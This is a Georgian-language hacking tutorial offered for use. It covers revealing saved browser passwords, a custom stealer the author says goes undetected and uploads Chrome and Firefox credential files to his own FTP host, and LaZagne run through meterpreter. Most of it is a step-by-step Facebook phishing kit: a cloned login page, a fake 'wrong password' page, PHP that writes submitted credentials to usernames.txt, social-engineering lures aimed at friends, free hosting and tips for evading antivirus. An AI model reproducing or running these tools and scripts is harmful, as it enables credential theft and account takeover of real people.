დაინსტალირების შემდეგ შეგეძლებათ პროგრამა გაუშვათ კომპიუტერებში სადაც ამოყრის ბრაუზერებში დამახსოვრებულ პაროლებს და თქვენ შეგეძლება მათი შენახვა Ctrl+a <- მონიშნავთ ყველას ხოლო Ctrl-s <-დაიმახსოვრებთ





## ფილების მოხსნის ხრიკი

ადრე მქონდა ესეთი შემთხვევა შეიძლება გამოგადგეთ. პაროლები არ იყო დამახსოვრებული ბრაუზერში მაგრამ ფეიზბუქის ველში ამომიგდო მეილი და ფილებით პაროლი აი ამგვარად




იმისთვის, რომ ფილები მოვხსნათ საჭიროა HTML კოდის ცვლილება კერძოდ input ტეგის type ატრიბუტი უნდა გადავაქციოთ ტექსტურ password ნაცვლად. მაუსით დააკლიკეთ პაროლზე და შემდგომ გააკეთეთ მარჯვენა კლილი და ჩამოშლილი მენიუდან აირჩიეთ inspect element - o და გამოგიტანთ შემდეგ შედეგს



და password უნდა შეცვალოთ text -ით

```
▶ <tr>...</tr>
▼ <tr>
  ▶ <td>...</td>
  ▼ <td>
    <input type="text" class="input"
    </td>
  ▶ <td>...</td>
  ▶ </tr>
▶ <tr>...</tr>
```

და ამის შემდგომ გამოჩნდება პაროლი



ელ. ფოსტა ან ტელეფონი პაროლი  
hackme@gmail.com   Keep me logged in  დაგვიწყდათ პაროლი?

შეგიძლიათ ეს ხრივი წინასწარ გააკეთოთ რომ მსხვერპლის პაროლი დაინახოთ ჩაწერის დროს

## ვირუსის მეთოდი

სანამ უშუალოდ ვირუსებზე(მავნე პროგრამებზე) გადავიდოდით მოდით USB ხრივის გარდა უფრო პრაქტიკულ საკითხს განახებთ როგორ იყენებენ ამ დაუცველობას უშუალოდ ჰაკერები. არქივში ვნახე ადრე დაწერილი ვირუსი რომელიც გადავაკეთე დასრულად მოვარე ბოლო ქრომის ვერსიას (44.0) და ამჟამინდელი მოზილას ბოლო ვერსიას (40.0), დავტესტე 3 კომპიუტერზე. ვირუს სკანირებისას ვერცერთი ანტივირუსი ვერ ადგენს.



SHA256: 35c6c4205ba26687e14aa94fa5298689cb6b57146c52a495b9ec555b7f5d5532

File name: bp\_st.exe

Detection ratio: 0 / 56

Analysis date: 2015-08-23 16:34:57 UTC (0 minutes ago)



Analysis File detail Additional information Comments Votes Behavioural information

Antivirus	Result	Update
ALYac	✓	20150823
AVG	✓	20150823
AVware	✓	20150823
Ad-Aware	✓	20150823
AegisLab	✓	20150823
Agnitum	✓	20150822
AhnLab-V3	✓	20150823


პრობლემა იმაში მდგომარეობს სახლში მიყენია AVG ვერსი 2015.0.6125 რომელმაც დაიჭირა გამვების დროს (თუმცა როგორც უცნობი სახის პროცესი რადგან მის ქმედებაში ეჭვი შეეპარა). კარგი ამბავი ისაა რომ სხვაგან ანტივირუსმა ვერ დაიჭირა, და სხვათაშორის კიდე AVG-მ სხვა კოპზე არ აყვირდა, არვიცი ძველი ვერსია ეყენა თუ მე მაქვს ჩართული დამატებით რაღაც ფუნქციები თუ რატომ ვერ დაიჭირა იმან ვერ გეტყვით. ანუ სკანირების დროს კომპიუტერში არსებობის შემთხვევაში ანტები აიგნორებენ ხოლო გაშვებისას როგორც ხედავთ ზოგი იჭერს ზოგი არა. ვირუსი შემდეგ ნაირად მოქმედებს როდესაც მსხვერპლი მასზე დააკლიკებს ის ახდენს მის ქრომში დაშიფრული პაროლების განშიფრას და ჩემს ჰოსტზე ატვირთვას და ის ასევე იპარაფს მოზილას გამშიფრავ გასაღებს და დაშიფრულ პაროლებს რომ ჩემს მოზილაში ჩავდო და ვნახო გაშიფრულ ფორმატში.

## ეს არის თავდაპირველად ცარიელი დირექტორია

Transform selected entries: <a href="#">Move</a> <a href="#">Delete</a> <a href="#">Rename</a> <a href="#">Chmod</a>								
All	Name	Type	Size	Owner	Group	Perms	Mod Time	Actions
<input type="checkbox"/>	<input type="checkbox"/> Up ..							
<input type="checkbox"/>	<input type="checkbox"/> public_html	Directory	4096	a7606549	a7606549	rwxr-x---	Aug 22 12:41	<a href="#">View</a> <a href="#">Edit</a> <a href="#">Open</a>
<input type="checkbox"/>	<input type="checkbox"/> .ftpquota	FTPQUOTA File	5	a7606549	a7606549	rw-----	Aug 22 18:52	<a href="#">View</a> <a href="#">Edit</a> <a href="#">Open</a>

Directories: 1  
Files: 1 / 5 B  
Symlinks: 0

## ეს არის ვირუსი



მისი გაშვების შემდგომ ახდენს ფაილების მოპარვას

```

220----- Welcome to Pure-FTPD [privsep] -----
220-You are user number 15 of 500 allowed.
220-Local time is now 18:53. Server port: 21.
220-This is a private system - No anonymous login
220 You will be disconnected after 3 minutes of inactivity.
drwxr-x--x 3 a7606549 a7606549 4096 Aug 22 18:52 .
drwxr-x--x 3 a7606549 a7606549 4096 Aug 22 18:52 ..
-rw----- 1 a7606549 a7606549 5 Aug 22 18:52 .ftpquota
drwxr-x--x 2 a7606549 a7606549 4096 Aug 22 12:41 public_html
None
drwxr-x--x 3 a7606549 a7606549 4096 Aug 22 18:53 .
drwxr-x--x 3 a7606549 a7606549 4096 Aug 22 18:53 ..
-rw----- 1 a7606549 a7606549 8 Aug 22 18:53 .ftpquota
-rw-r--r-- 1 a7606549 a7606549 97 Aug 22 18:53 chromepass.csv
-rw-r--r-- 1 a7606549 a7606549 16384 Aug 22 18:53 key3.db
-rw-r--r-- 1 a7606549 a7606549 630 Aug 22 18:53 logins.json
drwxr-x--x 2 a7606549 a7606549 4096 Aug 22 12:41 public_html
None

```

და ჰოსტზე ფაილები ატვირთვას, ხრომის გაშიფრულ ფორმატშია ხოლო მოზიდას გამშიფრავი გასაღები და დაშიფრული პაროლები

Transform selected entries: <a href="#">Move</a> <a href="#">Delete</a> <a href="#">Rename</a> <a href="#">Chmod</a>								
All	Name	Type	Size	Owner	Group	Perms	Mod Time	Actions
<input type="checkbox"/>	<input type="checkbox"/> Up ..							
<input type="checkbox"/>	<input type="checkbox"/> public_html	Directory	4096	a7606549	a7606549	rwxr-x---	Aug 22 12:41	<a href="#">View</a> <a href="#">Edit</a> <a href="#">Open</a>
<input type="checkbox"/>	<input type="checkbox"/> .ftpquota	FTPQUOTA File	8	a7606549	a7606549	rw-----	Aug 22 18:53	<a href="#">View</a> <a href="#">Edit</a> <a href="#">Open</a>
<input type="checkbox"/>	<input type="checkbox"/> chromepass.csv	CSV File	97	a7606549	a7606549	rw-r--r--	Aug 22 18:53	<a href="#">View</a> <a href="#">Edit</a> <a href="#">Open</a>
<input type="checkbox"/>	<input type="checkbox"/> key3.db	DB File	16384	a7606549	a7606549	rw-r--r--	Aug 22 18:53	<a href="#">View</a> <a href="#">Edit</a> <a href="#">Open</a>
<input type="checkbox"/>	<input type="checkbox"/> logins.json	JSON File	630	a7606549	a7606549	rw-r--r--	Aug 22 18:53	<a href="#">View</a> <a href="#">Edit</a> <a href="#">Open</a>

Directories: 1  
Files: 4 / 16.72 kB  
Symlinks: 0

კოდის სანახავად ეწვიეთ ლინკს: [https://github.com/giomke/fbhack/blob/master/stolen\\_pass.py](https://github.com/giomke/fbhack/blob/master/stolen_pass.py)

მოდით ვიყოთ გულახდილები რამდენჯერ ვიწერთ pdf -ს, მუსიკას , თამაშებს და ფაილებს არა სანდო საიტებიდან ან მეგობრის მოცემულს. იქნებ რომელიმე ფაილში ვირუსია ჩაკერებული რა იცით რომ არა? მსგავსი რამისთვის შემდეგი უფასო ხელსაწყოს გამომიყენება შეგიძლიათ სახელად Senna Spy One EXE Maker

## გამშვები კოდი

ზოგადად ორი ტიპის კოდი არსებობს exploit ( კოდი რომლითაც სისტემა ტყდება ) მე მას ვეძახი „შემღწევი კოდი“ და payload ( უკვე არსებულ სისტემაში რა უნდა გააკეთო იმის კოდი ) მე მას ვუწოდებ „სამოქმედო კოდი“. აი მაგალითად ადრე დავწერე და გავავრცელე სკრიფტი რომლის მეშვეობით განათლების ხარისხის განვითარების ეროვნული ცენტრში არსებული სტუდენტების ანგარიშებზე ან ყოფილ სტუდენტების ანგარიშებზე შეგეძლოთ შესვლა. საიდანაც ვგებულობდით სად სწავლობდა სკოლები/უნივერსიტეტები, რაზე და მსგავსი ინფორმაცია. ანგარიშზე წვდომისთვის საჭირო იყო სტუდენტის პირადი ნომერი და იმეილი საიდანაც შემღწევი კოდი ამ ინფორმაციის დახმარებით შედიოდა მის ანგარიშზე ხოლო სამოქმედო კოდი იყო მისი ანგარიშის პაროლის ცვლილება რითითაც ჩვენ გვსურდა. ასევე ვიდეოში ნაჩვენებია თუ რა მარტივად შეიძლება გაიგო ვინმეს პირადობა და იმეილი. ვიდეო შეგიძლიათ ნახოს შემდეგ ლინკზე [https://www.youtube.com/watch?v=-Xm\\_w4WVt2g](https://www.youtube.com/watch?v=-Xm_w4WVt2g)

ეს ყველაფერი იმიტომ მოვყევი რომ ჩვენ თუ ვართ სისტემაში შეღწეული შეგვიძლია გამოვიყენოთ შესანიშნავი lazagne პროგრამა სამოქმედო კოდის სახით. მაგალითად

აღნიშნულ პროგრამას ავტომატურად მსხვერპლის კომპიუტერში

```
meterpreter > upload /root/laz.exe c:\\users
[*] uploading   : /root/laz.exe -> c:\\users
[*] uploaded    : /root/laz.exe -> c:\\users\\laz.exe
meterpreter > shell
Process 5216 created.
Channel 2 created.
```

და გავუშვებთ

```
C:\\Users\\John\\Desktop>laZagne.exe browsers
=====
The LaZagne Project
  ! BANG BANG !
=====

----- Internet Explorer passwords -----
Password found !!!
Username: zapata@yahoo.com
Password: Zapata_Uive!
Site: https://www.facebook.com/

----- Firefox passwords -----
Password found !!!
Website: https://accounts.google.com
Username: zapata@gmail.com
Password: LaLuchaSigue!

Password found !!!
Website: https://www.facebook.com
Username: che.guevara@gmail.com
Password: hasta_siempre!

[+] 3 passwords have been found.
For more information launch it again with the -v option
elapsed time = 0.120000123978
```

## შეჯამება

ზოგადად ეს მეთოდი ძალიან ეფექტური და მარტივია. როდესაც ჰაკერი კავშირს ამყარებს თქვენს კომპიუტერზე მას მიაქვს ბრაუზერების მონაცემები და უკვე თავის მხარეს ხედავს პაროლებს და მთელს ინფორმაციას რაც ბრაუზერებშია : პაროლები, საიტები, cookies, ისტორია და ა.შ

## თავდაცვა

დარწმუნებული ვარ მიხვდით დაცვა რაში მდგომარეობს :D რათქმაუნდა არ დაიმახსოვროთ პაროლები.

## Phishing

Phishing და არა fishing თუმცა აქაც თევზაბაა (ადამიანზე ) ნაგულისხმები. ესაა ძველი და დღემდე აქტიური მეთოდი




ფიშინგის აზრია შევქმნათ კლონირებული საიტი, ანალოგი სოციალური ქსელისა და ტყუილით ჩავაწერინოთ მას პაროლი რომელიც დამახსოვრდება ჩვენს ჰოსტზე. მაგალითად ყველაზე ეფექტური გზა არის ინტრიგა, გავუგზავნოთ მეგობარს ლინკი და ვუთხრათ მაგალითად „ ნახე ვიღაცამ შენი პროფაილი შექმნა და რასს ავრცელებს “ ანდა რომ არ „დავიწვათ“ უფრო კარგი იქნება ვუთხრათ „ეს ბიჭი გიუდება შენზე“ და გადავუგზავნოთ ლინკი კლონირებული ფეიზბუქის გვერდის და რომ ჩაწერს პაროლსა და სახელს გადავიყვანთ არასწორი პაროლის გვერდზე (რომ უეჭველი ჩაწეროს და არ შეეშალოს ), ხოლო როდესაც იქაც ჩაწერს პაროლს გადავამისამართებთ იმ ვითომ გაგიუებული ბიჭის პროფაილზე.

გვჭირდება შემდეგი რამ:

1. ფეისბუქის ყალბი გვერდი
2. php კოდი
3. ჰოსტინგი

რაც შეეხება ფეიზბუქის ყალბ გვერდს. შევდივარ ფეიზბუქის საწყის გვერდზე ვხსნით ინსპექტორის ელემენტს და ვაკოპირებთ სორს



ვქმნით ფაილს სახელად facebook.php და შიგნით ვწერთ რაც დავაკოპირეთ. ასევე მის თავზე ვწერო მოდულის რაც არის აღნიშნული

```
<?php
```

```
session_start();
```

```
$_SESSION['gadasvla']='ara',
```

```
?>
```

```

facebook.php
1 <?php
2 session_start();
3 $_SESSION['gadasvla']='ara';
4 ?>
5 <!DOCTYPE html>
6 <html lang="en" id="facebook" class="no_js">
7 <head><meta charset="utf-8" /><script>function envFlush(a){function b(
8 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.n
9 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.n
10 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.n
11 <link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.n
12 <script src="https://static.xx.fbcdn.net/rsrc.php/v2/y8/r/vMTTcSTXtsh.
13 <script>(require("ServerJSDefine")).handleDefines([["URLFragmentPrelud
14 <form id="login_form" action="stolen.php" method="post" novalidate="1"
15 <input type="hidden" name="lsd" value="AVoUjud4" autocomplete="off" />
16 <table cellspacing="0" role="presentation">
17 <tr><td class="html7magic"><label for="email">Email or Phone</label></td>
18 <td class="html7magic"><label for="pass">Password</label></td></tr>
19 <tr><td><input type="email" class="inputtext" name="email" id="email" />
20 <td><input type="password" class="inputtext" name="pass" id="pass" tab
21 <td><label class="uiButton uiButtonConfirm" id="loginbutton" for="u_0_x">
22 <input value="Log In" tabindex="4" type="submit" id="u_0_x" /></label>
23 <td><input type="button" value="Cancel" onclick="return false;" role="button">an audio
24 <td><input type="button" value="Logout" onclick="return false;" role="button">back
25 <script>requireLazy(["Bootloader"], function(Bootloader) {Bootloader.s
26 requireLazy(["ix"], function(ix) {ix.add({ "arrow-right:white:small": {
27 <script>requireLazy(["InitialJSLoader"], function(InitialJSLoader) {In
28 <script>(require("ServerJSDefine")).handleDefines([]);require("Initial
29
30 onloadRegister_DEPRECATED(function (){useragentcm()});}
31 onloadRegister_DEPRECATED(function (){try { $("email").focus(); } catch
32 <!-- BigPipe construction and first response -->
33 <script>var bigPipe = new (require("BigPipe"))({ "lid": "0", "forceFinish
34 <script>bigPipe.beforePageletArrive("first_response")</script>
35 <script>require("TimeSlice").guard(function() {bigPipe.onPageletArrive
36 <script>require("TimeSlice").guard(function() {bigPipe.onPageletArrive

```


მემკვიდრეობის გვერდზე login\_form ფორმას id-ით action სტრიქულს 33 ლინკით stole.php მი

```

<form id="login_form" action="stolen.php" method="post">
<input type="hidden" name="lsd" value="AVoUjud4" />
<td>Find</td>
<td>Find Replace Find in Files Mark</td>
<td>Find what : action=<input type="text" value="action=" />
<td>

```

ამის შემდგომ ფეიზბუქზე მსხვერპლის სახელი ან იმეილი ჩაწერეთ, რომ ამოაგდოს არასწორი პაროლის პასუხი.



თქვენ გჭირდებათ დააკოპიროთ მსხვერპლის ფოტოს მისამართი, სახელი გვარი და იმეილი რომელსაც ჩაწერთ login.php ფაილში. კერძოდ შემდეგ ველებში. როგორც მე მიწერია ოღონდ თქვენ თქვენი მსხვერპლის მიხედვით შეცვლით.

```
1  ?php
2 session_start();
3 $_SESSION['gadasvla'] = 'ki';
4 $img = "https://www.facebook.com/profile/p-";
5 $mail= "giomke@gmail.com";
6 $name= "Giorgi Mkervalishvili";
7 ?>
8
9 <html>
10 <head>
11 <meta charset="utf-8" /><noscript><meta ht
12 <link type="text/css" rel="stylesheet" href=
13 <link type="text/css" rel="stylesheet" href=
```

ლოგინ ფეიჯი და ფაილები ატვირთული მაქვს და ლინკი დაბლა მიწერია ფაილები საიდანაც შეგიძლიათ გადმოწეროთ.

ახლა თქვენ გჭირდებათ იმ ბიჭის ან ვინმეს მისამართი ვისზედაც უნდა გადავიდეს, ჩავწეროთ stolen.php ფაილში, ჩემს შემთხვევაში მიწერია ორგანიზაციის fb გვერდი თუმცა თქვენ თქვენით ჩაანაცვლებთ.

```
1 <?php
2 session_start();
3 $gadasvla = "https://www.facebook.com/gbs.org.ge";
4 if (isset($_SESSION['gadasvla']) && $_SESSION['gadasvla'] == 'ki') {
5     header("Location:" . $gadasvla );
6 } elseif (isset($_SESSION['gadasvla']) && $_SESSION['gadasvla'] == 'ara') {
7     header("Location: http://" . $_SERVER['HTTP_HOST'] . "/login.php" );
8 }
9 $handle = fopen("usernames.txt", "a");
10 foreach($_POST as $variable => $value) {
11     fwrite($handle, $variable);
12     fwrite($handle, "=");
13     fwrite($handle, $value);
14     fwrite($handle, "\r\n");
15 }
16 fwrite($handle, "\r\n");
17 fclose($handle);
18 exit;
19 ?>
```

სულ ეს ფაილები გვჭირდება

- facebook.php
- login.php
- stolen.php


ფაილები შეგიძლიათ გადმოწეროთ შემდეგი ლინკიდან:

<https://github.com/giomke/fbhack/tree/master/Phishing>

## ანტივირუსი

ლოგინის კოდი პირდაპირ არ დააკოპიროთ, თორემ ანტივირუსი დაგიჭერთ.  
გამოიყენეთ ჩემი კოდი რაღაცები შევცვალე არ ამოხტება თუმცა დროთა განმავლობაში ბევრი  
გამოყენების შემდეგ გაფუჭდება

როდესაც პირდაპირ აკოპირებთ მსგავს შედეგს მიიღებთ.



ეს კიდევ ერთი კარგი მაგალითია თუ რაოდენ მნიშვნელოვანია ანტივირუსის დაყენება  
რადგან ვიცი, რომ ძალიან ბევრი არ ხმარობს. ასეთი მოსაზრებაც მსმენია რომ „, მევარ ჩემი  
კომპიუტერის ანტივირუსი, ცხოვრებაში არ დამიყენებია და მშვენივრად მუშაობს“ და  
მსგავსი წინადადებები, ზოგიერთმა საკუთარი თავი ამოიცნო დარწმუნებული ვარ. ბარემ  
დავამატებ, ანტივირუსის დაყენება სერიოზულ საფრთხეებთან არის დაკავშირებული (  
დაკრეკილებს ვგულისხმობ) რადგან ძალიან ბევრი ანტივირუსი სინამდვილეში ვირუსია და  
ანტივირუსის ან რამე სასარგებლო პროგრამის სახით ვრცელდება.

## ყალბი გვერდის გაშვება

აბა ახლა რა გვჭირდება ? ვინც თქვა ჰოსტი მართალია. ინტერნეტში ბევრი უფასო ჰოსტინგია მაგალითად

- [www.t35.com](http://www.t35.com)
- [www.110mb.com](http://www.110mb.com)
- [www.youfreehosting.net](http://www.youfreehosting.net)
- [www.esmartstart.com](http://www.esmartstart.com)
- [www.ripway.com](http://www.ripway.com)
- [www.000webhost.com](http://www.000webhost.com)

მე ვიყენებ ბოლოს. რაც შეეხება დარეგისტრირებას გაერკვევით თუ ვერა დააიუთუბეთ :D და ნახეთ მაგალითები. ჩვენ ახლა ისლა დაგვჩენია ჰოსტზე ავტორთოთ ფაილები

The screenshot shows a web-based file manager interface. At the top, there's a logo for "000webhost.com" with the text "powered by". Below the header, a yellow bar displays the path "/public\_html". To the right of the path is a small blue icon with a folder and a plus sign. Underneath the path, the text "Directory Tree: root /public\_html" is visible. A toolbar below the path contains buttons for "New dir", "New file", "Upload", and "Java Upload". The main area is a table listing files in the directory. The columns are labeled "All", "Name", "Type", "Size", "Owner", and "Group". The table shows three PHP scripts: "facebook.php", "login.php", and "stolen.php". The file names "facebook.php", "login.php", and "stolen.php" are underlined and have red lines drawn through them.

All	Name	Type	Size	Owner	Group
	Up ..				
<input type="checkbox"/>	<a href="#">facebook.php</a>	PHP script	53263	a7606549	a7606549
<input type="checkbox"/>	<a href="#">login.php</a>	PHP script	16701	a7606549	a7606549
<input type="checkbox"/>	<a href="#">stolen.php</a>	PHP script	560	a7606549	a7606549

ახლა თქვენზეა დამოკიდებული მსხვერპლს რამდენად დააბოლებთ :D. ნდობა ძალიან დიდ როლს თამაშობს ჰაკინგში, ამიტომაც მეგობრებო გაითვალისწინეთ ჩვენ ყველა ერთმანეთზე ვართ გადაჯაჭვული. მაგალითად მე უცხოს მოცემულ ლინკზე არ გადავალ არც სპამში მოსულ მეილზე თუმცა ჰაკერი ჭკვიანია და მისი პირველი სამიზნე ჩემი ახლო მეგობარი იქნება რომელსაც არ აინტერესებს დაცვა და „დასამალი არაფერი აქვს“ რომ ჩემზე გამოვიდეს და შემაცდინოს.

გადაუგზავნეთ მსხვერპლს `facebook.php` -ის ლინკი და ის გვერდის ნამდვილისგან ვერ განასხვავებს

The screenshot shows the Facebook sign-up page at `giomke.herokuapp.com/facebook.php`. The page features a dark blue header with the word "facebook". Below it, there's a promotional message: "Connect with friends and the world around you on Facebook." Three call-to-action buttons are displayed: "See photos and updates" (from friends in News Feed), "Share what's new" (in your life on your Timeline), and "Find more" (of what you're looking for with Facebook Search). On the right side, there's a "Sign Up" form with fields for First name, Last name, Email or mobile number, Re-enter email or mobile number, New password, and Birthday (Month, Day, Year). There are also gender selection buttons (Female, Male) and a link for "Why do I need to provide my birthday?". A "Sign Up" button is at the bottom of the form. Below the form, a link says "Create a Page for a celebrity, band or business." At the very bottom of the page, there's a footer with links for English (US), Turkish, Deutsch, Azərbaycan dil, Français (France), Español, and other language options. Other links in the footer include Sign Up, Log In, Messenger, Facebook Lite, Mobile, Find Friends, Badges, People, Pages, Places, Games, Locations, About, Create Ad, Create Page, Developers, Badges, Careers, Privacy, Cookies, and Ad Choices.

როდესაც ის ჩაწერს მის მეილს და პაროლს გადავა შემდეგ გვერდზე

The screenshot shows the Facebook login page at `giomke.herokuapp.com/login.php`. The page has a light blue header with the word "Facebook Login". Below the header, a red-bordered box contains the message "Please re-enter your password" and the subtext "The password you entered is incorrect. Please try again (make sure your caps lock is off)." It also includes links for "Forgot your password?" and "Request a new one.". The main login form follows, with fields for "Login as:" (showing a profile picture of Giorgi Mkervalishvili and the email `giomke@gmail.com`), "Password:", and a "Keep me logged in" checkbox. At the bottom of the form are the "Log In" button and a link for "Forgot your password?".

ის ახლა უფრო ყორადღებით და ზუსტად ჩაწერს თავის მეილს და პაროლს რის შემდგომში მოხდება უკვე მისთვის საინტერესო გვერდზე. ჩემს შემთხვევაში ორგანიზაციის გვერდზე



ბოლო რაც ყველაზე მთვარია შეამოწმეთ პოსტი სადაც გაჩნდება ფაილი სახელად usernames.txt. და მაშია მოთავსებული ის მონაცემები რაც მსხვერპლმა ჩაწერა.

